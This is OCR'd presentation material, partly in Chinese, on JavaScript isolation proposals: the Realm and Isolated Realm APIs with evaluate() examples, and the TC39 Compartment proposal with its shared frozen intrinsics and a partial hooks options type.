


旧版 Realm 提案

```
declare class Realm {
    constructor()
    readonly globalThis: typeof globalThis
    import(specifier: string): Promise<object>
}
```

Isolated Realm

```
declare class Realm {
    constructor()
    importValue(url: string, exports: string): Promise<?>
    evaluate(sourceText: string): ?
}
```




```javascript
const r = new Realm()
r.evaluate(`1 + 1`) // 2
r.evaluate(`globalThis`) // TypeError

const now = r.evaluate(`Date.now`) // Function
typeof now() === 'number'

const f = r.evaluate(`(x => x)`) // Function
f({}) // TypeError
f(true) // true
f(#{ record: "yes!" }) // #{ record: "yes!" }
f(alert) === alert // false

const f2 = r.evaluate(`() => ({})`)
f2() // TypeError
```

Compartment 提案


- https://github.com/tc39/proposal-compartments
- 冻结并共享内置对象
- 更进一步的虚拟化

Compartment 1
globalThis
return this
Function
Array
Object
Number
......
共享且冻结的全局对象
Function.prototype
~~Function~~
Array
Array.prototype
Object
Object.prototype
Compartment 2
globalThis
return this
Function
Array
Object
Number
......

虚拟化



```
type CompartmentConstructorOptions = {
    randomHook(): number // Math.random()
    nowHook(): number // Date.now() and new Date(),

    // ES Module
    resolveHook(name: string, referrer: FullSpecifier): FullSpecifier
    importHook(fullSpec: FullSpecifier): Promise<StaticModuleRecord>
    importNowHook(fullSpec: FullSpecifier): StaticModuleRecord | undefined
    importMetaHook(fullSpec: FullSpecifier): object

    // Locale, timezone
    localeHook(): string
